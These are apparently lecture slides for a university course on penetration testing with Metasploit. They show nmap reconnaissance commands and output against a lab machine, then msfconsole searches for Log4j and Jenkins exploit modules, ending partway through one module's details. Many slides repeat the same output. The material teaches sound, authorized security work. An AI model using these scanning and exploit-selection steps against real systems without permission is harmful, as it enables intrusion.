ESOF 422:

Advanced Software Engineering: Cyber Practices

Metasploit, Exploitation, Causing some damage

Reese Pearsall

Spring 2025


Announcements

Friday will be a workday for HW4 and HW5

Penetration Testing (pen testing) is an *authorized* simulated cyber attack launched against a system to evaluate its security

- Another instance of **ethical hacking**
- These tests are done by a security expert of a group of experts
- Helps identify vulnerabilities before attackers can exploit them
- *authorized*- an organization allows them to “hack” them (no legal consequences)
- These vulnerabilities range from simple social engineering attacks to fully-fledged RCE exploits

The process of penetration testing includes several steps, but the main parts are **finding vulnerabilities** and **exploiting** them (with permission)



“**Red Teamers**” are often the integral part of penetration tests

Metasploit

Metasploit is the go-to framework for penetration testing

- Free and open-source
- Provides endless functionality for automating routine and complex pen testing procedures

Metasploit

Metasploit Modules

Metasploit Framework consists of **modules** which are programs/functionality to do something handy in the world of ethical hacking. There are six types of modules

Auxiliary- do not exploit a target, but contain helpful tasks for analyzing, gathering, scanning, etc.

NOP- generate a sequence of “No operations” instructions, typically used if buffer overflow exploits

Encoder- Techniques for encoding payloads to deal with bad characters, such as null bytes

Exploit- used to leverage vulnerabilities that allow the framework to execute arbitrary code


Evasion- Techniques for creating evasive payloads to avoid antivirus and windows defender

Payloads- Provide the shellcode of the arbitrary code

Post- Techniques that are useful for post exploitation tasks

The slides and lecture have the following setup:

You won't be able to run the commands with the same IP addresses that I do




Our goal will be to do some reconnaissance on the target machine, and exploit a vulnerability

How to find vulnerabilities?

Ports are logical endpoints for communication between devices over a network. All network communication goes through a port of some kind

80 → HTTP
443 → HTTPS
22 → SSH
53 → DNS



Ports 1024 – 49151 are used by software vendors, and their applications are typically binded to a specific port

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

How to find vulnerabilities?

You should not nmap a machine unless you have permission

nmap is usually a good starting point

The –A flag will try to identify services and their versions

You can then research known vulnerabilities and exploits for those services

Warning: **nmap** can take a *long* time to run

```
sudo nmap -A 192.168.1.4   <additional-flags>
```

-sT TCP connection scan

-sS stealthy TCP connection

-pN skip ping tests

-p specify port ranges (ex –p1-1000, -p 22, 80, 443)

-script specifies a specific nmap script to run

-script=http-enum.nse will scan for popular web applications and servers

-script=http-cors.nse will a test an http server for its CORS policy

-script=http-vuln-cve2011-3192 will test for a specific apache CVE

https://nmap.org/nsedoc/scripts/

```
msf6 > sudo nmap -A 192.168.1.4 -p1-65355
[*] exec: sudo nmap -A 192.168.1.4 -p1-65355

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 00:44 EDT
Nmap scan report for 192.168.1.4
```

```
msf6 > sudo nmap -A 192.168.1.4 -p1-65355
[*] exec: sudo nmap -A 192.168.1.4 -p1-65355

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 00:44 EDT
Nmap scan report for 192.168.1.4
PORT      STATE SERVICE            VERSION
21/tcp    open  ftp                Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http               Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
```

```
msf6 > sudo nmap -A 192.168.1.4 -p1-65355
[*] exec: sudo nmap -A 192.168.1.4 -p1-65355

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 00:44 EDT
Nmap scan report for 192.168.1.4
PORT      STATE SERVICE            VERSION
21/tcp    open  ftp                Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http               Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
```

```
8484/tcp  open  http               Jetty winstone-2.8
|_http-server-header: Jetty(winstone-2.8)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Dashboard [Jenkins]
```

There is a **Jenkins** server running on port **8484**


Jenkins is a popular tool used in a CI/CD pipeline.

When new code is pushed, it kicks off an automated process of building, running tests, and deploying

https://www.jenkins.io/security/advisories/

There have been many CVEs linked to Jenkins in the past 20 years…

`localhost:8484`



Let's see what Metasploit has about Jenkins…

Searching for stuff in Metasploit

You can think of Metasploit as a large catalog of different modules. Now you need to search for a specific exploit in the **`msfconsole`**

```
search log4j
```

```
search <keyword:value> type:exploit
```

<u>Some of the keywords</u>

- **cve**- a specific CVE ID (ex. **`cve:2024`**)
- **platform**- victim operating system (ex. **`platform:-windows`**)
- **rank**- how “effective” of an exploit it is (ex. **`rank:good`**)
- **port**- exploits that target a specific port (ex. **`port:22`**)

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Name                                        Disclosure Date  Rank       Check  Description
   -   ----                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/log4shell_header_injection  2021-12-09      excellent  Yes    Log4Shell HTTP Header Injection
   1     \_ target: Automatic                      .                .          .      .
   2     \_ target: Windows                        .                .          .      .
   3     \_ target: Linux                          .                .          .      .
   4     \_ AKA: Log4Shell                         .                .          .      .
   5     \_ AKA: LogJam                            .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner    2021-12-09      normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell                         .                .          .      .
   8     \_ AKA: LogJam                            .                .          .      .
   9   exploit/linux/http/mobileiron_core_log4shell  2021-12-12      excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell                         .                .          .      .
   11    \_ AKA: LogJam                            .                .          .      .
   12  exploit/multi/http/ubiquiti_unifi_log4shell   2021-12-09      excellent  Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows                        .                .          .      .
   14    \_ target: Unix                           .                .          .      .
   15    \_ AKA: Log4Shell                         .                .          .      .
   16    \_ AKA: LogJam                            .                .          .      .


Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

There are 16 different modules we can use

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/log4shell_header_injection  2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
   1    \_ target: Automatic                        .                .          .      .
   2    \_ target: Windows                          .                .          .      .
   3    \_ target: Linux                            .                .          .      .
   4    \_ AKA: Log4Shell                           .                .          .      .
   5    \_ AKA: LogJam                              .                .          .      .
   6  auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner
   7    \_ AKA: Log4Shell                           .                .          .      .
   8    \_ AKA: LogJam                              .                .          .      .
   9  exploit/linux/http/mobileiron_core_log4shell  2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   10   \_ AKA: Log4Shell                           .                .          .      .
   11   \_ AKA: LogJam                              .                .          .      .
   12 exploit/multi/http/ubiquiti_unifi_log4shell   2021-12-09       excellent  Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
   13   \_ target: Windows                          .                .          .      .
   14   \_ target: Unix                             .                .          .      .
   15   \_ AKA: Log4Shell                           .                .          .      .
   16   \_ AKA: LogJam                              .                .          .      .

Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

When we decide which module to use, we can use the #

There are 16 different modules we can use

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/log4shell_header_injection 2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
   1     \_ target: Automatic                        .                .          .      .
   2     \_ target: Windows                          .                .          .      .
   3     \_ target: Linux                            .                .          .      .
   4     \_ AKA: Log4Shell                           .                .          .      .
   5     \_ AKA: LogJam                              .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell                           .                .          .      .
   8     \_ AKA: LogJam                              .                .          .      .
   9   exploit/linux/http/mobileiron_core_log4shell  2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell                           .                .          .      .
   11    \_ AKA: LogJam                              .                .          .      .
   12  exploit/multi/http/ubiquiti_unifi_log4shell   2021-12-09       excellent  Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows                          .                .          .      .
   14    \_ target: Unix                             .                .          .      .
   15    \_ AKA: Log4Shell                           .                .          .      .
   16    \_ AKA: LogJam                              .                .          .      .

Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

Module name and keywords

There are 16 different modules we can use

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/log4shell_header_injection 2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
   1     \_ target: Automatic                        .                .          .      .
   2     \_ target: Windows                          .                .          .      .
   3     \_ target: Linux                            .                .          .      .
   4     \_ AKA: Log4Shell                           .                .          .      .
   5     \_ AKA: LogJam                              .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell                           .                .          .      .
   8     \_ AKA: LogJam                              .                .          .      .
   9   exploit/linux/http/mobileiron_core_log4shell  2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell                           .                .          .      .
   11    \_ AKA: LogJam                              .                .          .      .
   12  exploit/multi/http/ubiquiti_unifi_log4shell   2021-12-09       excellent  Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows                          .                .          .      .
   14    \_ target: Unix                             .                .          .      .
   15    \_ AKA: Log4Shell                           .                .          .      .
   16    \_ AKA: LogJam                              .                .          .      .

Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

When the vulnerability was disclosed

There are 16 different modules we can use

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/log4shell_header_injection 2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
   1     \_ target: Automatic                        .                .          .      .
   2     \_ target: Win                              .                .          .      .
   3     \_ target: Lin                              .                .          .      .
   4     \_ AKA: Log4Sh                              .                .          .      .
   5     \_ AKA: LogJam                              .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell                           .                .          .      .
   8     \_ AKA: LogJam                              .                .          .      .
   9   exploit/linux/http/mobileiron_core_log4shell  2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell                           .                .          .      .
   11    \_ AKA: LogJam                              .                .          .      .
   12  exploit/multi/http/ubiquiti_unifi_log4shell   2021-12-09       excellent  Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows                          .                .          .      .
   14    \_ target: Unix                             .                .          .      .
   15    \_ AKA: Log4Shell                           .                .          .      .
   16    \_ AKA: LogJam                              .                .          .      .

Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

The rank is how likely it is to disrupt or crash the service

There are 16 different modules we can use

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Na
   -   —
   0   ex
   1
   2
   3
   4
   5
   6   au
   7
   8
   9   ex
   10
   11
   12  ex                                                    Shell)
   13
   14
   15
   16
```

- **Excellent** - The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
- **Great** - The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
- **Good** - The exploit has a default target and it is the "common case" for this type of software (English, Windows XP for a desktop app, 2003 for server, etc).
- **Normal** - The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
- **Average** - The exploit is generally unreliable or difficult to exploit.
- **Low** - The exploit is nearly impossible to exploit (or under 50%) for common platforms.

```
Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

There are 16 different modules we can use

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description

   0   exploit/multi/http/log4shell_header_injection  2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
   1     \_ target: Automatic                         .                .          .      .
   2     \_ target: Windows                           .                .          .      .
   3     \_ target: Linux                             .                .          .      .
   4     \_ AKA: Log4Shell                            .                .          .      .
   5     \_ AKA: LogJam                               .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner       2021-12-09       normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell
   8     \_ AKA: LogJam
   9   exploit/linux/http/mobileiron_c                                                   Unauthenticated JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell
   11    \_ AKA: LogJam
   12  exploit/multi/http/ubiquiti_unifi_log4shell    2021-12-09       excellent  Yes    UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows                           .                .          .      .
   14    \_ target: Unix                              .                .          .      .
   15    \_ AKA: Log4Shell                            .                .          .      .
   16    \_ AKA: LogJam                               .                .          .      .


Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

This is an exploit module for Log4J that will inject the payload in an HTTP header

Let’s search for modules that have to do with log4j

```
msf6 > search log4j

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/log4shell_header_injection 2021-12-09       excellent  Yes    Log4Shell HTTP Header Injection
   1     \_ target: Automatic                        .                .          .      .
   2     \_ target: Windows                          .                .          .      .
   3     \_ target: Linux                            .                .          .      .
   4     \_ AKA: Log4Shell                           .                .          .      .
   5     \_ AKA: LogJam                              .                .          .      .
   6   auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner
   7     \_ AKA: Log4Shell                           .                .          .      .
   8     \_ AKA: LogJam                              .                .          .      .
   9   exploit/linux/http/mobileiron_core_log4shell  2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   10    \_ AKA: Log4Shell                           .                .          .      .
   11    \_ AKA: LogJam
   12  exploit/multi/http/ubiquiti_unifi_log4shell                                    authenticated JNDI Injection RCE (via Log4Shell)
   13    \_ target: Windows
   14    \_ target: Unix
   15    \_ AKA: Log4Shell                           .                .          .      .
   16    \_ AKA: LogJam                              .                .          .      .


Interact with a module by name or index. For example info 16, use 16 or use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 >
```

This is an auxiliary module that will scan a remote host to look for the Log4J vulnerability

Back to Jenkins. We know the target is a windows machine using a Jenkins server on port 8484

```
msf6 > search jenkins type:exploit platform:windows

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/misc/ibm_websphere_java_deserialize   2015-11-06       excellent  No     IBM WebSphere RCE Java Deserialization Vulnerability
   1   exploit/multi/http/jenkins_xstream_deserialize        2016-02-24       excellent  Yes    Jenkins XStream Groovy classpath Deserialization Vulnerability
   2     \_ target: Unix (In-Memory)                         .                .          .      .
   3     \_ target: Python (In-Memory)                       .                .          .      .
   4     \_ target: PowerShell (In-Memory)                   .                .          .      .
   5     \_ target: Windows (CMD)                            .                .          .      .
   6     \_ target: Linux (Dropper)                          .                .          .      .
   7     \_ target: Windows (Dropper)                        .                .          .      .
   8   exploit/multi/http/jenkins_script_console             2013-01-18       good       Yes    Jenkins-CI Script-Console Java Execution
   9     \_ target: Windows                                  .                .          .      .
   10    \_ target: Linux                                    .                .          .      .
   11    \_ target: Unix CMD                                 .                .          .      .
```

Back to Jenkins. We know the target is a windows machine using a Jenkins server on port 8484

```
msf6 > search jenkins type:exploit platform:windows

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/misc/ibm_websphere_java_deserialize   2015-11-06       excellent  No     IBM WebSphere RCE Java Deserialization Vulnerability
   1   exploit/multi/http/jenkins_xstream_deserialize        2016-02-24       excellent  Yes    Jenkins XStream Groovy classpath Deserialization Vulnerability
   2     \_ target: Unix (In-Memory)                         .                .          .      .
   3     \_ target: Python (In-Memory)                       .                .          .      .
   4     \_ target: PowerShell (In-Memory)                   .                .          .      .
   5     \_ target: Windows (CMD)                            .                .          .      .
   6     \_ target: Linux (Dropper)                          .                .          .      .
   7     \_ target: Windows (Dropper)                        .                .          .      .
   8   exploit/multi/http/jenkins_script_console             2013-01-18       good       Yes    Jenkins-CI Script-Console Java Execution
   9     \_ target: Windows                                  .                .          .      .
   10    \_ target: Linux                                    .                .          .      .
   11    \_ target: Unix CMD                                 .                .          .      .
```

Let's look at this exploit

```
msf6 > info 8
```

This will give us a detailed description of the exploit

```
msf6 > info 8

       Name: Jenkins-CI Script-Console Java Executio
     Module: exploit/multi/http/jenkins_script_conso
   Platform: Windows, Linux, Unix
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
  Disclosed: 2013-01-18

Provided by:
  Spencer McIntyre
  jamcut
  thesubtlety

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session
```

```
Available targets:
     Id  Name
     --  ----
  ⇒  0   Windows
     1   Linux
     2   Unix CMD

Check supported:
  Yes

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  API_TOKEN                    no        The API token for the specified username
